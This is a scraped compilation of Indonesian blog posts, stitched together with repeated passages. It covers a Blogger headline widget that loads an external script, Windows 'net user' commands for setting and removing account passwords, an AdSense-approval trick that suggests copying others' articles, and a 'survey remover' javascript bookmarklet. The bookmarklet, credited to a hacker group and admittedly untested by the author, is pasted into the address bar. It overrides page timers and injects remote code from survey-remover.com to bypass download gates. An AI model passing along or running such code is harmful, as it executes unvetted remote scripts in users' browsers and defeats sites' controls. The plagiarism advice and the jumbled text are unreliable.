hn_tampilkan_judul bernilai true kalau ente ingin menampilkan tulisan "Headline news of BLOGKAMU" di bagian kiri dan bernilai false jika tidak ingin menampilkannya,
hn_backlink bernilai true kalau ente ingin menampilkan backlink ke blog ini dan false jika tidak.
Cara 2 :
Ada dua cara , silahkan dilihat .
Cara 1 :
- Masuk ke akun blogger.
- Rancangan .
- Edit HTML.
- copy script ini dan paste di atas kode </body> (mencet CTRL+F trus tulis </body>)
Save Template.<script type='text/javascript'>var hn_url_blog = "http://blog-anan.blogspot.com";var hn_jumlah_post = 10;var hn_warna_latar = "#000000";var hn_warna_garis = "#000000";var hn_posisi = "bottom";var hn_tampilkan_judul = false;var hn_backlink = false;</script><script src='http://copycat91.googlecode.com/svn/trunk/headlinenews.js'></script>
Catatan :
hn_url_blog adalah URL blog ente (widget ini hanya untuk pengguna blogger).
hn_jumlah_post adalah jumlah judul artikel yang ingin ente tampilkan pada headline news.
hn_warna_latar adalah kode warna untuk latar belakang headline news.
hn_warna_garis adalah kode warna untuk garis bingkai/border headline news.
hn_posisi menentukan posisi headline news ente apakah di atas ("top") atau di bawah ("bottom"),
hn_tampilkan_judul bernilai true kalau ente ingin menampilkan tulisan "Headline news of BLOGKAMU" di bagian kiri dan bernilai false jika tidak ingin menampilkannya,
hn_backlink bernilai true kalau ente ingin menampilkan backlink ke blog ini dan false jika tidak.
Cara 2 :
- Klik rancangan
- Add widget
- HTML/javacript
- paste codenya
- Simpan
Lebih simple mana ?
Semua tergantung kalian .
Source : Bocah Gemblong
Headline News (Blog)

Sekarang sudah jarang para pengguna computer mengenal adanya perintah yang diberikan kepada computer berupa perintah teks yang langsung dieksekusi oleh computer itu sendiri yang disebut dengan perintah DOS (DOS Command).
Misalkan saja untuk melihat isi suatu drive harddisk berupa file-file, kita harus mengetikan perintah dir supaya file-file yang ada pada drive bisa ditampilkan. Beda bukan dengan saat ini yang sudah dikenal dengan teknologi system operasi windows yang semuanya dapat dilakukan dengan mudah, yaitu hanya dengan explorer, semua file pada drive yang ditentukan dapat terlihat dengan jelas.
Diantara perintah-perintah DOS tersebut ada sebuah perintah yang juga sangat bermanfaat untuk menampilkan akun para pengguna computer serta mengganti password akun tersebut pada windows, yaitu perintah NET (huruf capital hanya mempertegas bahwa tulisan itu adalah sebuah perintah), dalam penggunaannya boleh dengan huruf besar atau kecil.
Sebagai informasi bahwa praktek mengubah password untuk user windows ini saya menggunakan windows xp service pack 2 (sp2) dan perintah ini hanya dapat dilakukan oleh seorang administrator, dengan begitu maka untuk melakukan perintah ini harus login menggunakan akun administrator sedangkan bila login menggunakan user yang lebih rendah haknya dari administrator maka perintah tersebut akan tidak berfungsi untuk mengubah password namun perintah tersebut hanya bisa digunakan untuk melihat user yang ada.
Berikut ini perintah untuk melihat dan mengubah password user yang ada pada windows xp sp2.
Pertama jalankan command prompt dengan cara klik Start-All Programs-Accessories-Command Prompt sehingga muncul jendela berwarna hitam seperti terlihat pada gambar berikut.

Pada command prompt ketikan perintah sebagai berikut : net user ENTER sehingga hasilnya seperti gambar berikut.

Dari user-user yang ada, anda bisa membuat sebuah password untuk user yang ada dan dapat juga menghapus password yang ada atau mengganti password yang ada dari setiap user yang ada.
Membuat password dan Mengubah Password
Untuk membuat password pada masing-masing user dapat dilakukan dengan memberikan perintah berikut ini.
Net user {nama user} {password}
Contoh : net user guest 1234
Contoh : net user guest 1234
Penjelasannya : Net user adalah perintah, kemudian guest adalah nama user dan 1234 adalah password, jadi perintah di atas adalah membuat atau mengubah password bagi nama pengguna Guest. Perhatikan gambar berikut.

Setelah menekan ENTER maka muncul pesan “The Command Completed Successfully” yang menyatakan bahwa perintah pembuatan password untuk akun Guest sudah berhasil dengan baik. Untuk membuktikan bahwa akun Guest sudah menggunakan password 1234 coba klik menu Start-Log Off-Switch User dan gunakan akun Guest untuk login, maka windows akan meminta anda memasukan password karena anda sudah membuatnya pada command prompt. Ketik 1234 kemudian tekan ENTER untuk masuk ke akun Guest.

Setelah membuat atau mengubah password, tentu kita juga harus bisa menghapus password tersebut apabilah sudah tidak dibutuhkan lagi. Lalu bagaimana caranya ikuti langkah berikut ini.
Menghapus password
Akun Guest yang sudah dibuatkan passwordnya melalui command prompt, sekarang kita akan menghilangkannya atau menghapusnya, caranya dengan perintah berikut :
Net user guest * ENTER
Net user guest * ENTER

Setelah menekan enter maka muncul pesan “Type a password for the user :” tekan ENTER saja karena kita tidak ingin membuat password melainkan menghapus password yang ada.
Berikutnya adalah pesan “Retype the password to confirm :” juga tekan ENTER saja karena tidak ada password sehingga muncul pesan yang terakhir “The Command Complited Successfully” yang berarti bahwa perintah menghilangkan password tersebut sudah berhasil dilakukan.
Berikutnya adalah pesan “Retype the password to confirm :” juga tekan ENTER saja karena tidak ada password sehingga muncul pesan yang terakhir “The Command Complited Successfully” yang berarti bahwa perintah menghilangkan password tersebut sudah berhasil dilakukan.
Perintah menghapus password di atas juga dapat digunakan untuk membuat sebuah password baru. Apabila hendak membuat password baru dengan perintah di atas maka pada saat muncul pesan “Type a password for the user :” maka tulis atau ketikan password untuk user tersebut (contoh : 1234) dan tekan ENTER, kemudian muncul pesan kedua “Retype the password to confirm :” maka ketiklan sekali lagi password (contoh : 1234) kemudian tekan ENTER.
Source : http://belajar-ilmu-komputer.blogspot.com/2009/08/trik-membuat-mengganti-dan-menghapus.html
Thanks to: BINUS HACKER | CILACAPHACKER.COM | BELAJAR ILMU KOMPUTER
Mengedit "User" melalui CMD Dos
 Google Adsense, Sesuatu yang menggiurkan untuk sebagian orang. Saya pun tertarik dengan yang satu ini, dengan harapan mendapat uang dari internet via Google Adsense.
Langsung saja ke cara mendapatkan account google adsense yang 99% pasti di Approve. XD
- Yang pertama kamu harus membuat account gmail baru, atau gunakan Google Mail yang belum pernah kamu daftarkan ke google adsense.
- Kedua silahkan mendaftar ke http://www.indyarocks.com/ , Usahakan menggunakan data asli kamu

- Setelah sukses kamu akan di bawa ke halaman berikutnya untuk mengisi tentang Gmail, Ymail DLL, klik saja I Will Do It Later di sebelah kanan bawah. Kemudian kamu di minta mengisi nomor telepon dan lakukan hal yang sama seperti sebelumnya.

- Kemudian kamu akan di bawa ke halaman awal indyarocks.com , Yang pertama harus kamu lakukan adalah mengupload profile photo kamu.

- Lalu klik tab photos dan upload minimal 10 photo. Gunakan photo kamu sendiri .

- Lalu klik tab blog dan buat potingan minimal 3 artikel apa saja asal berbahasa inggris. Saran saya kalo gk mau repot buat postingan nya copas aja cari di google :D . Saya juga copas kok :D .

- Lalu isi detail profile kamu klik link ini http://www.indyarocks.com/basic_info.php , gunakan data asli kamu.
- Setelah pengisian data-data selesai, kembali ke home profile page awal lalu klik Earnings (Google AdSense) tepat di bawah photo profile kamu.

- Selanjutnya kamu akan melihat halaman seperti gambar di bawah .
 |
| Klik gambar untuk memperbesar |
- Klik tulisan Click here seperti gambar di atas. Jika kamu sudah melakukan langkah-langkah di atas dengan benar maka kamu akan melihat warning seperti ini .

- Jika sudah maka kamu scrool ke bawah dan klik Start Earning .

- Selanjutnya kamu akan di bawa ke halaman baru. Klik saja Next dan Next.
- Finish. Langkah-langkah di indyarocks.com telah selesai.

Selesai , tinggal menunggu aja .
Sabar & Sabar XD
Sabar & Sabar XD
Source : p4r46hcyb3rn3t
Solusi lain mendaftar google adsense
Kalian suka bete kan , kalau mau download dari hosting apa aja .
Eh tiba-tiba ada survey yang harus diselesein buat download file itu , tenang-tenang .
Ane ada javascript yang di share di Grup Hacker Indonesia ( bisa anda cari di facebook ).
Langsung saja .
Caranya tinggal copy saja di address bar .
Ane sendiri belum nyoba , karena jarang nemu file hosting yang make survey :D
Silahkan dicoba .
Thanks to :
Hacker Indonesia ( Grup Facebook )
Eh tiba-tiba ada survey yang harus diselesein buat download file itu , tenang-tenang .
Ane ada javascript yang di share di Grup Hacker Indonesia ( bisa anda cari di facebook ).
Langsung saja .
javascript:(function(){"[url]http://survey-remover.com/[/url]";var rs=function(){var q=function(min,max){return Math.floor(Math.random()*(max-min+1))+min};var n=[];for(var r=0;r<q(9,19);r++){n.push(String.fromCharCode(q(97,122)))}return n.join("")};var xc=[];var timers=["Timeout","Interval"];for(var i=0;i<timers.length;i++){(function(){var x=window["set"+timers[i]]("null",1);eval("delete clear"+timers[i]);eval("delete set"+timers[i]);if(window["clear"+timers[i]]==undefined){if(typeof ar=="undefined"){var ar=document.createElement("iframe");ar.style.display="none";document.body.appendChild(ar)}window["clear"+timers[i]]=ar.contentWindow["clear"+timers[i]];window["set"+timers[i]]=ar.contentWindow["set"+timers[i]]}for(var j=x;j>0&&x-j<99999;j--){window["clear"+timers[i]](j)}})();(function(){var op=rs();xc.push(op);window[op]=window["set"+timers[i]];window["set"+timers[i]]=function(){};for(var j in window){try{if(typeof window[j]=="function"){if(xc.indexOf(j)==-1){if((window[j]+"").indexOf("function set"+timers[i]+"() {")!=-1){window[j]=function(){}}"}"}}}catch(e){}}})()}window[xc[0]](function(){window["set"+timers[0]]=window[xc[0]];window["set"+timers[1]]=window[xc[1]];var xjz={version:"3.0",domain:"http://survey-remover.com/",id:"B4f3faa2089dfd"};var scTO=window.setTimeout(function(){window.alert("It appears that the server could not be reached. Please try to use the bookmarklet again later!\n"+xjz.domain+"\n\nIf there is a problem with the site, you can check for the latest information on the Facebook page:\nhttp://www.facebook.com/XJZ.Survey.Remover")},10000);var a=document.createElement("script");a.type="text/javascript";a.src=xjz.domain.replace("//","//public.")+"remover/?injection="+xjz.version;a.onload=function(){window.clearTimeout(scTO)};window.document.getElementsByTagName("head")[0].appendChild(a)},110)})();
Caranya tinggal copy saja di address bar .
Ane sendiri belum nyoba , karena jarang nemu file hosting yang make survey :D
Silahkan dicoba .
Thanks to :
Hacker Indonesia ( Grup Facebook )